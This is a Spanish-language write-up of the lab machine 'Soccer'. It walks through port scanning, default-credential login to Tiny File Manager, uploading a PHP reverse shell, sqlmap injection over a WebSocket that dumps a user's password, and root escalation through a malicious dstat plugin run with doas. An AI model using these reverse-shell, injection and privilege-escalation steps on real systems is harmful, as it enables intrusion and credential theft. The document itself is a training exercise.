
Máquina: Soccer

Dificultad: Fácil



Lo primero que hacemos es asegurarnos de que tenemos conexión con la máquina víctima usando el comando **ping**:

```
❯ ping -c 1 10.10.11.194
PING 10.10.11.194 (10.10.11.194) 56(84) bytes of data.
64 bytes from 10.10.11.194: icmp_seq=1 ttl=63 time=32.6 ms

--- 10.10.11.194 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 32.641/32.641/32.641/0.000 ms
```

Podemos ver que hay conexión con la máquina víctima, ya que enviamos un paquete desde la máquina atacante y la máquina víctima nos reenvía dicho paquete.


El siguiente paso es escanear los puertos abiertos de la máquina víctima, para saber por dónde podemos atacar:

```
❯ nmap -p- -sVC -sS --min-rate 5000 10.10.11.194
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 16:54 GMT
Warning: 10.10.11.194 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.11.194
Host is up (0.041s latency).
Not shown: 64923 closed tcp ports (reset), 609 filtered tcp ports (no-response)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp   open  http            nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soccer.htb/
9091/tcp open  xmltec-xmlmail?
```


Podemos ver que hay varios servicios abiertos, el **puerto 22** que corresponde al servicio **ssh**, el **puerto 80** que corresponde al servicio **http** y el **puerto 9091** que de momento se desconoce a que servicio corresponde.

Como el servicio http está abierto seguramente hay una página web ejecutándose en segundo plano en la máquina, además hay que añadir que el propio output del comando de nmap nos deja un nombre de dominio “**soccer.htb**”.

Para ver hacia donde nos lleva ese nombre de dominio, vamos a abrir el navegador y poner el nombre de dominio en la barra de búsqueda:



Esto es lo que encontramos al acceder al sitio web:




Parece ser que el navegador no encuentra el servidor asociado al nombre de dominio, esto tiene fácil solución, solo hay que añadir la IP de la máquina víctima junto con el nombre de dominio al archivo **"/etc/hosts":**

```
❯ echo "10.10.11.194 soccer.htb" > /etc/hosts
```

Antes de continuar, podemos ver el contenido del archivo **"/etc/hosts"** para ver si se han aplicado los cambios:

```
❯ cat /etc/hosts
       File: /etc/hosts
   1   10.10.11.194 soccer.htb
```


Ahora podemos ir al sitio web y ver que contiene:



No hay nada de contenido a primera vista, aunque seguramente hay archivos y/o directorios ocultos en este sitio web, para comprobarlo, usaremos **gobuster** para ver si hay algo escondido:

```
❯ gobuster dir -u http://soccer.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://soccer.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/tiny                 (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```


Podemos ver que hay un recurso oculto llamado **“/tiny”**, vamos a añadir este recurso a la URL del sitio web para ver donde nos lleva:




Nos aparece esta ventana, nos proporciona unos campos para introducir credenciales de usuario para iniciar sesión, pero lo que me llama la atención son las palabras **“Tiny File Manager”.**

Tras una búsqueda por Internet, se encontró que **Tiny File Manager** es un gestor de archivos ligero que está basado en la web, es decir, es un gestor de archivos normal como en Windows y Linux, pero en la web.


Además, si buscamos el nombre Tiny File Manager en Internet, nos aparecerá un repositorio de GitHub en el que encontraremos las credenciales de los diferentes usuarios para iniciar sesión:




Para no tener problemas más adelante, ingresaremos las credenciales del usuario administrador:




Al iniciar sesión, nos encontraremos con el siguiente contenido:




Hay varios archivos y un directorio llamado “**tiny**”, al entrar nos encontramos con esto:



Hay un directorio llamado “**uploads**”, esto seguro que nos sirve de algo para resolver la máquina, si entramos en este directorio, veremos que no tiene nada dentro:




Pero lo especial de este directorio nos lo encontramos en la parte derecha de la pantalla:



Podemos ver que tenemos opción de subir archivos, esto es una buena oportunidad para subir un archivo que contenga una reverse shell y así ganar acceso al sistema.

Podemos ir a esta web para crear la reverse shell:



Lo que tenemos que hacer es poner la IP de la máquina atacante y un puerto que queramos usar para recibir la reverse shell:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.12';
$port = 443;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

Nos copiamos el contenido de la reverse shell en un archivo de nuestra máquina atacante:

File: **reverse.php**

```
1  <?php
2  // php-reverse-shell - A Reverse Shell implement
   everse-shell.php
3  // Copyright (C) 2007 pentestmonkey@pentestmonke
4
5  set_time_limit (0);
6  $VERSION = "1.0";
7  $ip = '10.10.16.12';
8  $port = 443;
9  $chunk_size = 1400;
10 $write_a = null;
11 $error_a = null;
12 $shell = 'uname -a; w; id; sh -i';
13 $daemon = 0;
14 $debug = 0;
15
16 if (function_exists('pcntl_fork')) {
17     $pid = pcntl_fork();
```

En mi caso siempre me gusta asignarle los máximos permisos a este tipo de archivos antes de subirlos para no tener problemas más tarde, una vez hecho eso, subimos el archivo al sitio web:

Nos ponemos en escucha desde nuestra máquina atacante por el puerto que hemos puesto en la reverse shell:

```
❯ nc -nlvp 443
```

Ejecutamos la reverse shell desde el sitio web, y si todo funciona bien, veremos esto en la terminal:

```
$ whoami
www-data
```

Antes de ejecutar ningún comando, tenemos que hacer un tratamiento de la tty, ya que de momento es algo inestable ejecutar comandos o ciertas combinaciones de teclas en la terminal, para hacer este paso, realizamos los siguientes pasos:

```
$ script /dev/null -c bash
```

Lo siguiente es hacer la combinación de teclas: Ctrl + Z y luego ejecutamos estos comandos:

```
stty raw -echo;fg
```

```
reset xterm
```

```
export SHELL=bash
export TERM=xterm
```

Cuando acabemos de ejecutar todos los comandos, la terminal será más estable para poder interactuar con la misma, si listamos los usuarios existentes, veremos que solo existe uno solo:

```
www-data@soccer:/home$ ls
player
```

Dentro del directorio de este usuario, nos encontraremos la flag del usuario no privilegiado, pero si intentamos ver su contenido, veremos que:

```
www-data@soccer:/home/player$ ls
user.txt
www-data@soccer:/home/player$ cat user.txt
cat: user.txt: Permission denied
```

No podemos ver el contenido del archivo, en parte tiene sentido ya que no somos el usuario privilegiado ni el no privilegiado, es en este punto en el que tenemos que buscar formas para empezar a escalar privilegios dentro del sistema.

Pero necesitamos más información para poder resolver la máquina, podemos volver atrás para si encontramos algo:

```
nginx 1.18.0 (Ubuntu)
```

Nginx es un servidor web que actúa como intermediario en cuanto a lo que es gestionar las peticiones del usuario al servidor y las respuestas del servidor al navegador del cliente.

Podemos ver el contenido de la configuración de Nginx, para ver si hay algo de información que nos pueda ser de utilidad, para eso nos dirigimos al siguiente directorio:

```
/etc/nginx
```

Una vez dentro, nos encontraremos el siguiente contenido:

```
www-data@soccer:/etc/nginx$ ls
conf.d          koi-win           nginx.conf       sites-enabled
fastcgi.conf    mime.types        proxy_params     snippets
fastcgi_params  modules-available scgi_params      uwsgi_params
koi-utf         modules-enabled   sites-available  win-utf
```

La gran mayoría del contenido son archivos, aunque también hay ciertos directorios, y hay uno en concreto que me llama la atención, es el directorio llamado “**sites-enabled**”.

Si entramos dentro, nos encontremos esto:

```
www-data@soccer:/etc/nginx$ cd sites-enabled/
```

```
www-data@soccer:/etc/nginx/sites-enabled$ ls
default  soc-player.htb
```

Hay un archivo llamado “**soc-player.htb**”, y este es su contenido:

```
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
server {
        listen 80;
        listen [::]:80;

        server_name soc-player.soccer.htb;

        root /root/app/views;

        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }

}
```


Hay un detalle que me llama la atención y es este nombre de dominio:

```
soc-player.soccer.htb;
```


Vamos a incluir este nombre de dominio al archivo “/etc/hosts” para ver a donde nos lleva:

```
❯ cat /etc/hosts
       File: /etc/hosts
   1   10.10.11.194 soc-player.soccer.htb
```


Si ingresamos el nombre de dominio en el navegador, veremos que nos lleva aquí:



Es sitio web similar al anterior, pero esta nos permite iniciar sesión con credenciales de usuario, para poder continuar podemos crear un usuario improvisado para ver qué hay detrás de este sitio web:



Al ingresar dentro del sitio web, veremos esto:



No hay nada de información útil, pero podemos ver el código fuente del sitio web para ver si hay información oculta:

De todas las líneas de código que hay dentro, nos encontramos con esto:

```
var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
```

Esta línea de código en JavaScript tiene la función de crear un websocket, explicándolo de forma sencilla, un websocket es una tecnología que permite la conexión bidireccional entre el cliente y el servidor para que ambos se envíen datos de forma continua.

Esta parte de aquí ("**ws://soc-player-soccer-htb:9091**") es la dirección del servidor junto con el puerto por el que escucha.

Esta información tiene un gran valor, ya que podemos sacar datos que nos ayuden a resolver la máquina, para seguir, podemos usar **sqlmap** para extraer información de la base de datos de ese servidor.

El comando de sqlmap que usaremos será este:

```
❯ sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --dbs --threads 10 --level 5 --risk 3 --batch
```

Explicándolo de forma sencilla este comando tiene la función de conectarse al servidor websocket y obtener todas las bases de datos que encuentre sin intervención del usuario que ejecuta el comando.

Una vez que el comando ha terminado, esto es lo que encontramos:

```
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
```

Ya tenemos las bases de datos disponibles, y entre todas las que existen, me llama la atención la llamada "**soccer_db**", esta base de datos seguramente contiene información útil, así que vamos a ver que hay dentro de la misma con este comando:

```
❯ sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id": "*"}' --threads 10 -D soccer_db --dump --batch
```

Esta es la información que hemos conseguido obtener:

```
| id   | email              | password             | username |
+------+--------------------+----------------------+----------+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player   |
```

Ya tenemos credenciales del usuario "**player**", con esto ya podremos iniciar sesión con ciertos privilegios dentro de la máquina:

```
ssh player@10.10.11.194
```

```
player@soccer:~$ whoami
player
```

Ya podemos ver el contenido de la flag del usuario no privilegiado:

```
player@soccer:~$ ls
user.txt
player@soccer:~$ cat user.txt
c84a751866d732f0160b1dab69a5f223
```

Lo siguiente que tenemos que hacer es escalar privilegios dentro del sistema para ser usuario administrador dentro del sistema, para ello podemos usar el siguiente comando:

```
player@soccer:~$ find / -perm -4000 2>/dev/null
```

Este comando busca archivos con permisos SUID en todo el sistema, de todos los archivos que encuentra, este es el que más me llama la atención:

```
/usr/local/bin/doas
```

Al parecer "**doas**" en una herramienta en Linux que permite escalar privilegios, similar a sudo, esta herramienta se configura a partir de un archivo llamado "**doas.conf**", y ese es el archivo que tenemos que encontrar, para ello usaremos el mismo comando que antes pero ligeramente modificado, de la siguiente manera:

```
find / -name doas.conf 2>/dev/null
```

Este comando hace lo mismo que el anterior, pero se centra en buscar únicamente la ruta del archivo "**doas.conf**", este es el resultado:

```
/usr/local/etc/doas.conf
```

Podemos ver una ruta absoluta al archivo de configuración de "doas", si nos dirigimos a ese archivo y revisamos su contenido, veremos esto:

```
player@soccer:/usr/local/bin$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

El contenido nos dice que el usuario “player” puede ejecutar como root el binario “**dstat**”, esta herramienta permite monitorear el rendimiento y el uso de los recursos del sistema en Linux

Para conseguir más información podemos buscar desde la raíz directorios con el nombre de “dstat” para ver si podemos modificar algún parámetro y conseguir ser usuario administrador:

```
player@soccer:/usr/local/bin$ find / -type d -name dstat 2>/dev/null
```

Este es el resultado que obtenemos:

```
/usr/local/share/dstat
```

Parece ser la ruta absoluta del archivo “dstat”, se me ha ocurrido que podemos añadir una opción a este archivo para que pueda ejecutar una terminal con permisos de administrador, para ello, usaremos el siguiente comando:

```
echo 'import os; os.system("/bin/bash")' > /usr/local/share/dstat/dstat_pwn.py
```


Lo que hemos hecho ha sido crear un archivo llamado “dstat_pwn.py” al cual le hemos añadido un código en Python para usar una bash con permisos de administrador.

Si ejecutamos el siguiente comando, podremos ver el archivo añadido a esta lista:

```
doas /usr/bin/dstat --list
```

```
/usr/share/dstat:
        battery,battery-re
        fuse,gpfs,gpfs-ops
        mongodb-queue,mong
        nfs3-ops,nfsd3,nfs
        snmp-sys,snooze,so
        top-latency-avg,to
/usr/local/share/dstat:
        pwn
```

Podemos ver que el archivo de Python que hemos creado se ha añadido a la lista de opciones que podemos ejecutar:



Y para conseguir los máximos privilegios dentro del sistema, solo tenemos que ejecutar el siguiente comando usando la herramienta dstat:

```
doas /usr/bin/dstat --pwn
```

Ya somos usuarios administradores en el sistema, para terminar, hay que buscar la flag del usuario administrador:

```
root@soccer:/usr/local/share/dstat# whoami
root
```

```
root@soccer:~# cat root.txt
440155d5c7f638cac5aa6455af26ce5d
```